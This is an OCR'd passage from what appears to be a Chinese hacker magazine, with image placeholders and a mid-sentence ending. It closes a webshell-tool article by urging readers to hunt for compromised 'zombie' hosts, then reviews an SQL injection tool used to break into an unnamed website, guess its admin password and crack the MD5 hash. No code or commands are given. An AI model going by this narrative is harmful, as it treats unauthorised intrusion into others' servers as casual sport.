


图7

另外，“辅助工具”里面有针对BbsXp的攻击、BbsXp爆库、PHPWind和Ofstar、L-Blog、PHPBB的利用工具，并且“PHP注入”栏目还没有完成，期待中……

大家利用旁注入侵工具拿到webshell之后，再稍微努力下，用Serv-U、PcAnywhere这些工具拿到主机的管理权限并不是难事，何况这两个密码破解明小子的工具已经包括了！

好了；现在开始行动，找肉鸡去喽！

(本文涉及到的Domain3.2.exe、SetData.mdb在光盘中有提供)

雕虫小技

注销代替重启

有时候在网吧我们更改了一些系统设置(比如我们在98下更改了主网络登陆方式)，系统就要求我们重启来及时更改设置。但是网吧安装了还原卡，我们用正常的方法重启的话，设置就会被恢复。所以我们可以来通过注销来达到重启的目的。

雕虫小技

注入利器——啊D SQLTOOLS2.0 抢先试用

文showlife[E.S.T]

今天QQ上看到了久违的啊D，打了个招呼后他给我发来一个网址，说是他今天才发布的SQLTOOLS2.0，正好我要想搞定一个网站，就第一时间下载来试用了。




图 1

第一次运行软件，给我两个感觉：1、它也和旁注3.0一样改用数据库来保存数据了，2、界面让我感到有些惊讶，因为它需要网上注册，如图1。

好啦，注册成功→登陆→进入界面，界面和1.0略有不同，不过我早在内部版中见过，^_^也就不稀奇了，如图2。




图 2

大体看了一下2.0的功能，在“相关工具”里找到了“旁注”，呵呵…原来2.0也带了旁注功能！好啦，废话不多说了，先搞定一个网站看看！输入目标网站，点击“旁注”，得到如下网址，如图3。




图 3

可以看到和“旁注3”一样，它也带了网页浏览、管理入口检测和上传木马功能，不过用惯了旁注系列，没有批量扫描后缀用起来还真不方面。

不过，我听啊D说2.0带有网页浏览SQL自动检测功能，但“相关功能”里面的“网页”并不能自动检测，郁闷了……找了找原来“注入检测”中还有一个“浏览网页”选项，这个选项才带有SQL自动检测功能，如图4。




图 4

不过和“旁注”功能分开还真不方便，我已经和啊D说过了，希望他能改一下^_^。

找到了注入点后，当然就用啊D2.0的SQL猜解来破解密码了，如图5。




图 5

速度真的不错，很快就猜解出来了，不过对方密码是16位MD5加密处理过的。没办法，还是要拿出MD5CrackV2.2碰运气，如图

